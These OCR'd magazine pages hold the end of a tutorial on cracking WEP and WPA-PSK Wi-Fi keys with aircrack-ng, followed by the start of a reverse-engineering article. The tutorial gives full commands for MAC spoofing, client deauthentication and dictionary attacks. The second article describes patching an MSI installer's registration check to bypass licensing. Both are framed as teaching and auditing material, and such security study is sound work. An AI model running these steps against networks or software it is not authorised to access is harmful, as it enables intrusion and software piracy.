
How to crack the WEP key (applicable to both clients and no-clients situations):

Now all there is left to do is wait until enough IV's have been captured, and then run `aircrack-ng` to get the password. Aircrack-ng can also be run while the capture is still happening. It will display the password when it finds it and it will continuously update the IV list as they are captured. To do this, we enter (in a new console session):

```
bt ~ # aircrack-ng -z output*.cap
```

The `-z` option tells it to use the faster PTW method, which is possible because we used ARP packets. If we did not use ARP packets, we would have to leave out the `-z` option, and capture many more packets. Output`*.cap` tells Aircrack-ng to use every capture file starting in output, and ending in .cap. Aircrack-ng will then display a list of all networks that had traffic captured. Choose the one that you were trying to crack (in this case DOVER – we do this by pressing 1, because it is the first in the list). It will then proceed to crack the key, and eventually display it on the screen. In this case, the password was --`:1F:98:11:98:6F:--:15:B8:39:7E:56:`-- (the – are blanked out for privacy reasons).

To use this key in BackTrack in order to access the internet, enter the following commands in a new console session (you can close all the others):



```
                         Aircrack-ng 0.9.1


               [00:00:00] Tested 0/1400000 keys (got 116004 IVs)

   KB    depth   byte(vote)
    0    0/  1   5C( 596) 17( 532) CC( 506) 09( 504) 82( 501) FE( 495) 3D( 492)
    1    0/  1   1F( 645) C0( 502) 2F( 498) 59( 497) 3F( 495) A3( 493) AA( 493)
    2    0/  1   98( 622) 55( 505) D2( 501) F0( 500) C3( 495) 9B( 492) 99( 489)
    3    0/  1   11( 602) 0A( 504) 64( 504) D7( 504) 39( 500) FF( 500) DD( 497)
    4    0/  1   98( 624) 52( 518) E8( 515) 53( 506) 97( 506) 44( 500) 6B( 499)
    5    0/  1   6F( 579) 19( 524) 95( 515) B2( 512) 0C( 501) 78( 500) 35( 499)
    6    0/  1   4F( 629) 14( 514) 8B( 502) 6E( 500) 3A( 498) 3F( 497) B6( 496)
    7    0/  1   15( 609) D9( 518) 50( 509) 8B( 502) 97( 499) 84( 498) 08( 495)
    8    0/  1   B8( 582) 95( 518) 05( 506) 96( 506) C9( 506) 78( 504) 38( 500)
    9    0/  1   39( 620) 7D( 517) D1( 512) C4( 498) 2A( 497) F7( 496) 46( 495)
   10    0/  1   7E( 616) 06( 498) CA( 498) FC( 497) 52( 492) 75( 492) CC( 490)
   11    0/  1   56( 558) 58( 509) 96( 505) 4A( 501) E6( 501) 1B( 494) 4B( 493)
   12    0/  1   69( 585) A0( 513) CE( 506) 71( 503) D8( 501) E7( 499) 2A( 497)

           KEY FOUND! [ [redacted]:1F:98:11:98:6F:[redacted]:15:B8:39:7E:56:[redacted] ]
       Decrypted correctly: 100%


bt home # 
```

Figure 7. *Successful key Cracked*

```
bt ~ # wlanconfig ath0 destroy
bt ~ # macchanger --mac 00:17:AB:4B:
                    53:
C7 wifi0
```

(this is optional, use it to fake yourself as a different computer by using some other MAC address)

```
bt ~ # wlanconfig ath0
```

Create wlandev wifi0 wlanmode managed. The system responds by displaying the following:

```
ath0
bt ~ # ifconfig ath0 up
bt ~ # iwconfig ath0 essid DOVER key
    --:1F:98:11:98:6F:
      --:15:B8:39:7E:56:--
bt ~ # dhcpcd ath0
```

In this example, I used a 128-bit key for encryption, however, I would advise you use a 64-bit key for learning purposes to start off with.

How To Do A Basic WPA-PSK Crack with Aircrack

Now, I will tell you how to crack the second type of wireless network encryption – the WPA encrypted networks. As mentioned earlier, the only way to crack a WPA encrypted connection is to capture a 4-way handshake between a Client and the AP, and then to use a dictionary attack on the password in this handshake, plus (as written earlier), aircrack-ng can only crack the PSK (pre-shared keys), so if the WPA encryption is no PSK, then you will not be able to crack it. You can tell if it is PSK this by looking in the airodump-ng capture screen under the *AUTH* column (for Authentication Method). It should say PSK. Considering that WPA needs to be cracked via a dictionary attack, I will explain what that is for those of you who do not know. A dictionary or word-list is basically a text file (or sometimes just plainly, a file with no extension) with one word on each line. The program that uses this takes the word on each line and tests this against the password to see if they match. If they match, you have found the password, if not, it moves on to the next one. Some programs offer features such as smart mutations, where your wordlist may contain for example:

- dog
- cat
- person

With smart mutations, these will be tested not only as written, but also with things like: Dog, Cat, Person, DOG, CAT, PERSON, C@T, C@t, P3RSON, P3rson, P3RS0N, P3rs0n, etc.

Basically that is what smart mutations does, but will obviously take a lot longer to go through your wordlist, it is doubling, at a bare minimum, the total length of the list. Now, seeing as wordlists are required for WPA cracking, it is a good idea to have one or more good lists available. You can create your own if you wish, but this is time consuming and only really worth it if you already have a fairly good idea of what you think the person would have their password as. Instead, you can download them from many locations on the web. I personally have a complete wordlists from every language, as well as names of people, celebrities, places, TV shows, common passwords, odd words, Star Trek, movies, and many other things. If you would like some links for downloads, refer to the list at the end of the article, in the *On the 'Net* section. There are two methods of gaining the WPA four-way handshake that we need. One is Passively, i.e. you sit and wait for another client to connect to the network, and then airodump-ng will capture that handshake. The other method is Actively, where you use aireplay-ng to de-authenticate an existing (currently connected) client. This will force them to reconnect to the network, at which point the handshake will occur and you will capture this. The procedure for cracking a WPA network is to start our wireless card in monitor mode and on the correct channel for the network. Then you will set airodump-ng capturing so that any handshakes that occur will be recorded. Next, we will de-authenticate the connected client and use Aircrack-ng to crack the key. To start this, we will need to set up the card into monitor mode and then determine which channel the WPA network is on. Although you should know how to do this from the WEP section, I will explain this again. In a new console session, enter:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0
```


Now, open up a second console session for airodump-ng, and type:

```
bt ~ # airodump-ng -w test ath0
```

You should see something similar to what is presented in Figure 8 – a window detailing all available wireless networks in your area. You will notice for this that the network `alpha` is on channel 11, so we will need to set the wireless card to monitor this channel only. To do this, go back to the airmon-ng console session we used previously. Type:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0 11
```

Now, head back to the airodump-ng window and type:



```
CH 11 ][ Elapsed: 9 mins ][ 2007-09-07 16:40

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:11:50:0A:0D:61   11      387        4    1   7  48  WEP  WEP    OPN  belkin54g
00:4D:B5:7D:5E:74   38      981      359    0  11  54. WPA  TKIP   PSK  alpha

BSSID              STATION            PWR  Lost  Packets  Probes

00:11:50:0A:0D:61  00:11:50:DB:BB:4A   40     0      444
00:4D:B5:7D:5E:74  00:18:DE:D7:9A:D5   25     0      173  alpha
00:11:50:0A:0D:61  00:0E:9B:56:62:D9   37     0       28
```

Figure 8. *Airodump-ng window with WPA*

```
bt ~ # airodump-ng -c 11 -w output
                       ath0
```

which specifies to listen on the channel 11 (though not needed because the card is only monitoring on channel 11), and dump to the output file. Now, at the bottom of the airodump-ng window, there should be a column of *BSSID*. We need to look for the BSSID of our AP here. In this case it is `00:4D:B5:7D:5E:74`. Next to this, under *STATION*, we need to take note of the MAC address listed, as this is the physical address of the station that we will de-authenticate to grab our four-way handshake. In this case it is `00:18:DE:D7:9A:D5`. If there are no stations listed, you will just have to wait until one connects, and then de-authenticate them if you need to (though ideally, the four-way handshake will be captured when they connect). To de-authenticate the station, open up a new console session and type:

```
bt ~ # aireplay-ng -0 1 -a 00:4D:B5:
                       7D:
   5E:74 -c 00:18:DE:D7:9A:D5 ath0
```

The `-0` is the de-authentication option, and 1 is the amount of de-auths to send. The `-a` option is obviously the AP's MAC address, and `-c` is the clients MAC. The console should say:

```
12:00:00 Sending DeAuth to station
   - STMAC: 00:18:DE:D7:9A:D5
```

This packet is sent straight from your computer to the client, rather than from your computer via the AP to the client, so you have to make sure that you are not only close enough to the AP, but also to the client. When they try to reconnect, airodump-ng should capture the four-way handshake and write it to the output file. Now, once the handshake has been captured, the only thing left to do is crack the key. This is done via opening a new console session and typing:


```
bt ~ # aircrack-ng -w wordlist.txt
    output*.cap
```

Remember that your wordlist has to be in the same directory as your capture file, which is also the working directory that the console is in (by default – the `/root` directory). Aircrack-ng will now use the wordlist to try and crack the password. Success should look like this:

```
KEY FOUND! [allowance's]
```

On the 'Net

- *http://www.aircrack-ng.org/ – Aircrack home page*
- *http://www.aircrack-ng.org/doku.php?id=tutorial* – further tutorials
- *http://www.remote-exploit.org/* – the BackTrack Linux home page
- *http://backtrack.offensive-security.com/* – the official BackTrack Wiki page
- *http://www.cotse.com/tools/wordlists.htm/* – a lot of wordlists from different languages
- *http://ftp.sunet.se/pub/security/tools/net/Openwall/wordlists/* – a reasonably large wordlist
- *http://www.madwifi.net/* – you can download the MadWifi patch drivers here
- *http://www.aircrack-ng.org/doku.php?id=compatibility_drivers* – list of supported wireless cards



```
                         Aircrack-ng 0.7 r214

              [00:00:27] 2660 keys tested (379.5 k/s))

                       KEY FOUND! [ allowance's ]

   Master Key     : 95 E9 0B C2 B5 F5 D3 A0 C6 13 91 28 CE FD 0B 00
                    FD 52 DE 1A 07 46 83 F1 A7 84 A7 0F FA BB 21 06

   Transcient Key : 2B 0F 8A 30 5F 94 62 7E C9 12 6A 7D F7 54 97 E9
                    B6 DC 8A DF 26 45 E6 0A 49 8B 50 25 B2 F3 B3 AC
                    20 59 BA 16 E5 98 42 41 49 84 60 10 B4 0B AB E0
                    A5 95 86 77 D1 58 B9 03 F6 D0 E8 47 40 3F A7 1A

   EAPOL HMAC     : D4 2C E3 81 FE 11 BB DA 8D 79 8E D8 F9 1D 28 E3

bt ~ #
```

Figure 9. *Aircrack-ng successfully cracked WPA key*

Conclusion

As we can all see from this article, wireless networks are evidently very insecure by default. This information can be useful in checking the integrity and strength of your home WiFi network, or your businesses network if you are the Network Security Auditor for your workplace, and have written permission to do so. Remember, doing this to networks that you are not the owner of is against the law in all countries. The techniques/procedures outlined in this article are often used by security professionals in demonstrations and tests. Until a more secure option is available, if wireless is the only option, the best solution is to use a long, non-dictionary word (preferably a combination of words/letters/numbers in a randomly generated string) in a WPA or WPA2 key. There are various options though to protect your PC using both software and hardware WIDS (Wireless Intrusion Detection Systems). Some software titles that can achieve this are Network Chemistry, RFprotect, and Trend Micro Internet Security Pro 2008. However, the easiest and cheapest solution is simply to turn off your router when it is not in use.

Stephen Argent
Stephen Argent is currently in Australia completing his studies, and hopes to proceed onto further advanced education programs afterwards. Stephen has taught himself a diverse range of computing skills, working for himself in many areas of computing for the past 8 years, ranging from password and data recovery, to Wireless cracking, amongst various other things, under both the Windows and Linux environments. He can be contacted by emailing: *argentcomputers@lavabit.com.*

ADITYA K. SOOD AKA
0KN0CK

Reverse Engineering Binaries

Difficulty

▮▮▯

This paper describes a Level 2 practical analysis of a window binary. It covers the methodical approach to reverse engineer an executable. The binary can be a console program or GUI based. The point of this talk is to understand a hierarchical layout to reverse an application within specific time limits.

WHAT YOU WILL LEARN...

The user will learn a practical way to dissect executables

New techniques of analyzing executables by reversing the parameters

Framing of reverse engineering as a process

Hand held knowledge of active debugging and disassembling

WHAT YOU SHOULD KNOW...

The user should have basic skills of reverse engineering

Good understanding of Windows Executable

Intermediate knowledge of debugging

The primary concern is to understand the flow of executing statements in a definitive way so that reversing will be easy. This is only possible if there are specific ways to follow. The techniques will be practically cited. This is undertaken as Real Time dissection of an executable. This article is designed specifically to give hands-on experience in reversing a windows executable. We will reverse engineer different binary structures to prove the ingrained concepts. A number of tools will be used in demonstrating a concept. Each single technique is projected with use of a tool. This helps the user in understanding the core concepts and the usage of different tools.

The reversing of a binary basically revolves around on three parameters. Time is a crucial factor because targets have to be completed within defined time constraints. Resources are important because it reflects the dependency of a binary on other objects of system. The final point is the Functionality of code. It encompasses the flow and direction of the statements. So the overall approach is to walk along the triangular edges for analysis. The practical analysis of a binary is structured around the paradigm shown below: see Figure 1.

All the versatility of an executable primarily works on these benchmarks. The basic fundamental in reversing an executable is to check the characteristics of that Windows executable. We will examine a binary called afind.exe, designed for proving reverse engineering concepts. Through this a user will understand the points to look for in a binary and type of technique to be applied.

Facts Regarding Binaries:

- The first fact regarding binaries is the Association of Events. It covers the executable behavior of a binary. This is summed up as the working effect on the system. It is only possible if an executable has an inter-facial paradigm with the base system. Due to this certain events occurred in a system that changes the state when a binary is executed. This process is termed as *Event Association*.
- The second fact comprises of the Algorithmic view. This means whether an executable is using a certain algorithm or its working is independent. The term independent is used because there are a number of binaries that only use easy functions with any interdependency among code objects. This process is called *Scrutinizing Algorithmic Flow*. The algorithms can be directly applicable or multi-staged. The directly applicable algorithms have directed flow. This means the algorithm functionality is totally driven in a single pattern. On the other side, multi-step working is undertaken and cross

referenced checks are performed during the implementation of an algorithm.


- The third fact relates to extracting the overall information by looking at the front end of a binary. This process is termed as *Front End Checking*. It is useful in analyzing GUI-based programs and helps the reverse engineer to understand the working functionality on front end objects. This technique is general but very useful when one is scratching any executable on the system.
- The fourth fact is summed up as the compression of an executable. This means whether an .exe file is compressed or packed with the help of a packer. So it is absolutely crucial to have information on that packer. After that, the unpacking procedure should be applied with help of a related unpacker. This whole process of leveraging packer information and unpacking is called as *Sanitizing Binary*. It directly presents the format of an executable prior starting reverse engineering process.

So these four factors should be in a mind of a Reverse Engineer while performing Level 2 analysis.

The basic of reversing a binary starts from analyzing MSI installers. The installers are used when number of binaries are packed collectively which serves the software installation process. It is imperative to undertake the intricacies of windows installer because if the installer service is not properly configured in the system, the software execution may be marginalized. This is because the installer is not able to decompress the files in a right sequential manner there by tempering the dependencies of software. The installer check is always performed by WISE enterprise edition. This software is very reliable in analyzing the cross functionality of objects that are providing software registration mechanism. When you analyze a MSI file in WISE, there are number of dialogs displayed comprising of different functionality structure. These dialogs include license agreement, customer info etc. and get displayed during installation process.

The WISE enables you to circumvent the properties of dialogs to some extent and provides control. This enables reverse engineer to test the software installer. The WISE provides recompilation facility to remake the installer with altered properties. Some installers use CAB file, in that case a new CAB file will be generated after recompilation (Figure 2).

The above presented WISE layout provides much information regarding an installer. All the dialogs are arranged in a hierarchical way in the form of tree. This representation depicts the flow in which these dialogs are going to be executed. One can easily interpret the properties of any dialog. So control and time constraint are marginal in a way WISE provides functionality. One can see Installer Version Wizard entry above under which all major installer modules are defined. The reverse engineer can easily locate the Installer function that provides check. For Example, if a function named as InstallApplication exists one can get to it by looking at the event related to it. The



The items on the Dialogs tab are a subset of the actions in MSI Script. Dialogs are a type of action; MSI Script shows all actions, but the Dialogs tab shows only the dialog actions. The Dialogs tab also organizes the dialogs according to the conditions under which they appear. The Install Dialogs appear during the initial installation of the application. The Maintenance Dialogs appear when the setup program is opened after the application is installed. The Admin Dialogs appear whenever an administrative installation is run.

On the Dialogs tab, you can edit the look, contents, and behavior of dialogs. The Layout menu becomes active, and a floating toolbar appears. Each provides you with the tools to add new controls to dialogs, edit existing controls, and organize your dialog content. You also can edit the properties of the dialog itself by right-clicking the dialog name in the left pane and selecting Details from the right-click menu.

Figure 2. *Wise in Action*





Figure 1. *Elements involved in the capture process*



File: D:\tools\Achilles.exe
Entrypoint: 00007C40
EP Section: .text
File Offset: 00007C40
First Bytes: 55,8B,EC,6A
Linker Info: 6.0
Subsystem: Win32 GUI
Microsoft Visual C++ 6.0

Figure 3. *Executable Achilles is Identified with PEI*

event provides functional specificity of that dialog. Generally InstallApplication takes parameter to true after the registration check is performed. The Reverse Engineer makes that condition to true always by supplying argument as 1. Afterwards, the MSI file is recompiled and the condition is injected in it. It enables the installer to find the condition always true and without performing any extensive checks the software is installed. This process is utilized by the professionals a lot.

But one cannot be sure that every software package works on this pattern. This is termed to be PRE-tempering of software installers. It proves beneficial most of the time but cannot be implemented all the time to various software. For that we have to jump to core of the software instructions. In this the reader is going to encounter the cross checks of registration.

[1] *Analyzing The Curvature of a Binary*: This means gathering information regarding the curvature of an executable. It comprises the language in which it is written and protection mechanism used in it. It is crucial to leverage information based on this information. In this, a Reverse Engineer tries to find the identity of an executable. This technique is called PEID Traversing. It provides information regarding:

- The language in which a specific executable is constructed. It further helps a reverse engineer to understand the semantics of language used and the required inter-modular designing of functions, or the import and export of various functions in modules. See Figure 3.

Figure 3 depicts an executable that is written in Microsoft Visual C++. The subsystem specified is Win 32 GUI (Graphical User Interface). So the base language is extracted easily. No protection mechanism is used as such in this.

- It provides the state of an executable. The state here corresponds to the Debug and Release build of an executable. This is very important from a reverse engineering point of view. If an executable is found in Debug state, then it is very easy to reverse it and debugging can be performed stringently (Figure 4).

Figure 4 presents a structural view of an executable and showing it is in Debug state. This means that the build type is Debug and the symbols are present in it. The state is clearly mentioned. The subsystem is shown as Console. A simple debugging operation of this executable in Olly Debugger easily dissects it internally.

- It provides an overview of the *Packing Mechanism*. There is a great difference between a protection mechanism of a software and simple executable. The main difference lies in the packing of code. It is easy to compress an already compiled executable with a packer. The packer obfuscates the code in the data and stack segments of an executable



PEiD v0.93
File: D:\tools\DACLchk.exe
Entrypoint: 000033EF
File Offset: 000027EF
Linker Info: 6.0
EP Section: .text
First Bytes: 55,8B,EC,6A
Subsystem: Win32 console
Microsoft Visual C++ 6.0 [Debug]

Figure 4. *Executable DachlChk is Identified with PEID*




PEiD v0.93
File: D:\tools\AFind.exe
Entrypoint: 00012001
File Offset: 00006E01
Linker Info: 6.0
EP Section: .aspack
First Bytes: 60,E8,03,00
Subsystem: Win32 console
ASPack 2.12 -> Alexey Solodovnikov

Figure 5. *Target AFind.exe is Packed with ASPPack*


eXeScope - D:\tools\AFind.exe

```
Header
    Exe Header
    Coff Header
    Optional Header
    Section Header
        .text
        .rdata
        .data
        .aspack
        .adata
Import
    kernel32.dll
    user32.dll
```

Figure 6. *Hierarchical View of Headers*

and makes it hard to reverse. The ID checking provides information on the packing status and the kind of packer used. A packer is defined as a program that packs an application code based on certain algorithm. It is necessary because unpacking of the executable is required to reverse it further. If this process is not implemented and unpacking is not done then it becomes very hard to disseminate the parameters of an executable. Let us see how to look at the PEID of target executable (Figure 5).

It shows that the executable is packed with ASPack program. In this way a Reverse Engineer is able to find the relative statistics of an executable which enhances the analytical view. It encompasses the properties of an executable.


[2] *Structural Design of a Binary*: This covers the checking of the structural design of the binary that is to be reverse engineered. The understanding of binary structure and its design is necessary (Figure 6).

The process is termed as *PE Editing*. It is composed of reversing a binary with an editor that dissects it on the pattern of a Windows PE executable.

As a result of this, an executable is disseminated into required headers, section headers and import /export functions. The header object is divided into Exe Headers, Coff Header, Optional Header and Section Header.

